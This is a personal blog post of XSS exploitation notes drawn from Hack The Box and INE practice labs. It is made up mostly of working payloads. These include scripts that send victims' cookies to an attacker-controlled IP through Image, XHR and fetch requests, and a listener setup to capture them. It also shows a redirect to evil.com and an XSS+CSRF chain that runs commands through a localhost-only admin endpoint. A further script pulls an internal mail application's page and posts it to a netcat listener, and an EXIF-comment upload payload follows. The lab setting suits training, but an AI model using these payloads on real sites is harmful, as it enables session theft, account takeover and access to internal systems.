



Exploiting XSS-stealing cookies, csrf



n00 · [Follow](#)

3 min read · Apr 1, 2022



Listen



Share

... More

Cookie Stealing-

(Note: HttpOnly should not be enabled/present in cookie header)

1. Classic way-

```
<script>var i=new Image(); i.src="http://10.10.14.8/?  
cookie="+btoa(document.cookie);</script>
```

Here we have used btoa() method for converting the cookie string into base64 encoded string.

```
python3 -m http.server -m 80
```

```
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...  
10.10.14.8 - - [09/Aug/2021 11:42:07] "GET /?cookie=aWQ9MzsgdXNlcm5hbWU9ZEdWemRHVnk7IHBhc3N3b3JkPWRHVnpkR1Z5ZEdWemRFQX  
hNak0lM0Q= HTTP/1.1" 200 -  
10.10.10.154 - - [09/Aug/2021 11:46:04] "GET /?cookie=dXNlcm5hbWU9WVdSdGFxNCUzRDsgcGFzc3dvcmQ9U0c5d1pXeGxjM055YjIxaGJu  
UnBZdyUzRCUzRDsgaWQ9MQ== HTTP/1.1" 200 -
```

2. Bypassing secure flag protection-

a) Creating a HTTPS server-

```
openssl req -new -x509 -keyout localhost.pem -out localhost.pem -  
days 365 -nodes
```

Generating certificate.

```
#!/usr/bin/python3  
import http.server, ssl  
  
server_address = ('0.0.0.0', 443)  
httpd = http.server.HTTPServer(server_address,  
http.server.SimpleHTTPRequestHandler)  
httpd.socket =  
ssl.wrap_socket(httpd.socket,server_side=True,certfile='localhost.pe  
m')  
"""ssl_version=ssl.PROTOCOL_TLSv1_2)  
"""  
httpd.serve_forever()
```

Starting web server.

2. Via XHR-

```
var xhr=new XMLHttpRequest();  
xhr.open("GET", "https://10.10.14.8/?"+document.cookie, true);  
xhr.send();
```

3. Fetch api

Redirecting User to malicious websites-

```
<script>window.location.replace("http://evil.com");</script>
```

Accessing internal application/Bypassing localhost restrictions-

Suppose Some functionality in web app which can be accessed only from local server. And if xss is getting triggered on serverside when a Administrator user is browsing vulnerable web app while logged in, then it is possible to access this internal functionality by combining XSS+CSRF by using a xhr request.


Scenario 1:

Sample source code:

```
if($_SERVER['REMOTE_ADDR'] == ":::1")
{
    system($_POST['cmd']);
} else
{
    echo "It's only allowed to access this function from localhost
(::<1).<br> This is due to the recent hack attempts on our server.";
}
```

XHR request js file-

```
var http = new XMLHttpRequest();
var url = 'http://127.0.0.1/admin/backdoorchecker.php';
var params = 'orem=dir | ping -n 5 10.10.14.8';
http.open('POST', url, true);
http.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
http.withCredentials = true;
http.send(params);
```





```
tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
15:10:05.254325 IP 10.10.10.154 > jadugar: ICMP echo request, id 1, seq 1, length 40
15:10:05.254407 IP jadugar > 10.10.10.154: ICMP echo reply, id 1, seq 1, length 40
15:10:05.256917 IP 10.10.10.154 > jadugar: ICMP echo request, id 1, seq 2, length 40
15:10:05.256966 IP jadugar > 10.10.10.154: ICMP echo reply, id 1, seq 2, length 40
15:10:05.270292 IP 10.10.10.154 > jadugar: ICMP echo request, id 1, seq 3, length 40
15:10:05.270338 IP jadugar > 10.10.10.154: ICMP echo reply, id 1, seq 3, length 40
15:10:06.258612 IP 10.10.10.154 > jadugar: ICMP echo request, id 1, seq 4, length 40
15:10:06.258632 IP jadugar > 10.10.10.154: ICMP echo reply, id 1, seq 4, length 40
15:10:06.258643 IP 10.10.10.154 > jadugar: ICMP echo request, id 1, seq 5, length 40
15:10:06.258647 IP jadugar > 10.10.10.154: ICMP echo reply, id 1, seq 5, length 40
15:10:06.274463 IP 10.10.10.154 > jadugar: ICMP echo request, id 1, seq 6, length 40
15:10:06.274498 IP jadugar > 10.10.10.154: ICMP echo reply, id 1, seq 6, length 40
15:10:07.275086 IP 10.10.10.154 > jadugar: ICMP echo request, id 1, seq 7, length 40
```

```
<script src=http://10.10.14.8:80/robme.js></script>
```

Scenerio 2: Stacked.htb

Referer http header is vuln to xss.



Our XSS is being triggered at other application hosted on domain `mail.stacked.htb` which was not accessible from external network.

So for accessing that we will be using simple javascript as below in our xss payload:

```

//apni.js
var url="http://mail.stacked.htb/" //targeturl(internal wep application)
var xhr=new XMLHttpRequest();
xhr.open("GET", url, false);
xhr.send();
var resp=xhr.responseText;

//transferring HTTP response to us
var xhr2=new XMLHttpRequest();
xhr2.open("POST", 'http://10.10.14.89:443/', false);
xhr2.send(resp);

```

XSS payload-

```
<script src="http://10.10.14.89/apni.js"></script>
```

And we start netcat listener for capturing response of our xhr.

```
total 512
-rwxr-xr-x 1 root root 311 Mar 31 10:40 apml.js
-rwxr-xr-x 1 root root  0 Mar 31 10:40 mail.stacked.htb.html

Starting Server
Serving at port 80
10.10.11.112 - - [31/Mar/2022 10:51:58] "GET /apml.js HTTP/1.1" 200 -

[root@kali:~]# nc -l -p 443 & mail.stacked.htb.html
Listening on [any] 443 ...
connect to [10.10.14.09] from (UNKNOWN) [10.10.11.112] 56304


[root@kali:~]# nc -l -p 443 & /mnt/_hackthebox/Machines/10.10.11.112-Stacked/src
cat mail.stacked.htb.html
POST / HTTP/1.1
Host: 10.10.14.89:443
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:59.0) Gecko/20100101 Firefox/59.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://mail.stacked.htb/read-mail.php?id=2
Content-Length: 14642
Content-Type: text/plain; charset=UTF-8
Origin: http://mail.stacked.htb
Connection: keep-alive

<!DOCTYPE html>
<html Lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>AdminLTE 3 | Mailbox</title>

  <!-- Google Font: Source Sans Pro -->
  <link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,400i,700&display=fallback">
  <!-- Font Awesome -->
  <link rel="stylesheet" href="plugins/fontawesome-free/css/all.min.css">
  <!-- iCheck bootstrap -->
  <link rel="stylesheet" href="plugins/iCheck-bootstrap/iCheck-bootstrap.min.css">
  <!-- Theme style -->
  <link rel="stylesheet" href="dist/css/adminlte.min.css">
</head>
<body class="hold-transition sidebar-mini">
<div class="wrapper">
  <!-- Navbar -->
  <nav class="main-header navbar navbar-expand navbar-white navbar-light">
    <!-- Left navbar links -->
    <ul class="navbar-nav">
```


We can open this html in browser to view the application.

INE: WebApp Labs Web Application attacks LAB 30



Find out your lucky number from your name

spanidname 32 14 19
Hello **golo**, your lucky number is: 75



```
window.onload = function() {  
  var site=document.location.href;  
  var index = site.indexOf("=", 0);  
  name="";  
  if(index != -1) {  
    name=site.substr(index+1);  
  }  
}
```

```
name=decodeURIComponent(name);  
document.getElementById('name').innerHTML=name;  
}
```

[Open in app](#)



Search



```
<img src='lol' onerror="alert(1)">
```



XSS via file uploads:

Note: Below Scenario is there in meta htb machine.

```
(root@jadugar) - [ /mnt/.../Practice_LABS/hackthebox/Machines/Meta-10.10.11.140 ]  
# exiftool -Comment='<H1>Hello</H1>' Untitled.png  
1 image files updated
```

```
exiftool -Comment='<H1>Hello</H1>' Untitled.png
```

Verified HTML injection.



For XSS we can try the below payload:

```
<img src=x onerror=alert(document.domain)>
```




```
(root@jadugar)-[/mnt/.../Practice_LABS/hackthebox/Machines/Meta-10.10.11.140]
# exiftool -Comment='<img src=x onerror=alert(document.domain)>' Untitled.png
1 image files updated
```

```
(root@jadugar)-[/mnt/.../Practice_LABS/hackthebox/Machines/Meta-10.10.11.140]
# exiftool Untitled.png
```

```
ExifTool Version Number      : 12.41
File Name                    : Untitled.png
Directory                   : .
File Size                    : 3.6 KiB
File Modification Date/Time  : 2022:06:19 02:55:41-07:00
File Access Date/Time       : 2022:06:19 02:55:41-07:00
File Inode Change Date/Time  : 2022:06:19 02:55:41-07:00
File Permissions             : -rwxr-xr-x
File Type                    : PNG
File Type Extension          : png
MIME Type                    : image/png
Image Width                  : 1152
Image Height                 : 648
Bit Depth                    : 8
Color Type                   : RGB
Compression                  : Deflate/Inflate
Filter                       : Adaptive
Interlace                    : Noninterlaced
SRGB Rendering               : Perceptual
Gamma                        : 2.2
Pixels Per Unit X            : 4724
Pixels Per Unit Y            : 4724
Pixel Units                  : meters
Comment                      : <img src=x onerror=alert(document.domain)>
Image Size                   : 1152x648
Megapixels                   : 0.746
```

```
(root@jadugar)-[/mnt/.../Practice_LABS/hackthebox/Machines/Meta-10.10.11.140]
#
```

```
[0] 0:nmap- 1:zsh* 2:zsh
```



Htb

Xss Attack

Beef



Follow





Written by n00 

220 Followers

Computer Security Enthusiast. Definitely not an expert. Usually plays HTB (ID-23862).
<https://www.youtube.com/@pswalia2u> <https://www.linkedin.com/in/pswalia2u/>

More from n00 



n00

Install Burpsuite's or any CA certificate to system store in Android 10 and 11.

Hi readers, if you like to understand what is CA(Certificate Authority) and how client-server interact please watch this video...

6 min read · Oct 24, 2020



10




2



```
(root@ADLAB) - [~/../results/192.168.56.22/scans/tcp445]
# cat smbmap-share-permissions.txt

SMBMap - Samba Share Enumerator | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB session(s)
[-] Authenticating.....
[+] IP: 192.168.56.22:445      Name: 192.168.56.22      Status: Guest session
    Disk                      Permissions      Comment
    ----                      -
    ADMIN$                   NO ACCESS      Remote Admin
    all                       READ, WRITE    Basic RW share for all
    C$                       NO ACCESS      Default share
    IPC$                     READ ONLY      Remote IPC
    public                   NO ACCESS      Basic Read share for all domain users
[\\] Authenticating.....
```

 n00 🔑

Solving Game of Active Directory (GOAD) by Orange Cyberdefense Part-1

smb signing is disabled and version 1 is enabled for some hosts.


3 min read · Oct 11

 9 

```
sessions -l

Information                                     Connection
-----
NT AUTHORITY\SYSTEM @ ELS-WIN7 172.16.10.5:4444 -
```

 n00 🔑


Pivoting: Metasploit+Proxychains


This is just another pivoting tutorial(Nothing special). We will try to find other hosts in the internal network of a organization and...

3 min read · Feb 25, 2021

👏 8 💬 3

🔖⁺ ⋮



 n00 🔑

SSH Tunneling / Port Forwarding / Pivoting /Socks proxy and some SSH Control Sequences

Hi readers here we will see how we can tunnel tcp traffic inside ssh session. There are two types of tunneling/forwarding local and remote...

7 min read · May 12, 2021


👏 6 💬

🔖⁺ ⋮

See all from n00 🔑

Recommended from Medium



 Nurlan Isazade

Searching for XSS

Hello everyone, I want to share my notes with you how to find XSS with automated tools. We will setup some tools and try to find XSS with...

3 min read · Nov 7

 15 

Find a way to execute arbitrary javascript on the challenge page and win Intigriti swag.

Rules:

- This challenge runs from the 19th of June until the 26th of June, 11:59 PM CET.
- Out of all correct submissions, we will draw **six** winners on Tuesday, the 27th of June:
 - Three randomly drawn correct submissions
 - Three best write-ups
- Every winner gets a €50 swag voucher for our [swag shop](#)
- The winners will be announced on our [Twitter profile](#).
- For every 100 likes, we'll add a tip to [announcement tweet](#).
- Join our [Discord](#) to discuss the challenge!

The solution...

- Should work on the latest version of Chrome.
- Should execute `alert(document.cookie)`.



Bornunique911 in System Weakness

Intigriti's June XSS challenge: Writeup

Hello everyone, I hope you all are doing great things and learning new things everyday just like me. So I am here with my new and freshly...


13 min read · Jun 27



194



Lists



Staff Picks

505 stories · 453 saves



Stories to Help You Level-Up at Work

19 stories · 307 saves




Self-Improvement 101

20 stories · 897 saves



Productivity 101

20 stories · 821 saves



Bill Elim

Cracking AES Without any one of its Operations

Upon learning AES especially for CTF, one might start from an attack that doesn't really requires the deep knowledge of its internals (e.g...


10 min read · Oct 27



40



2

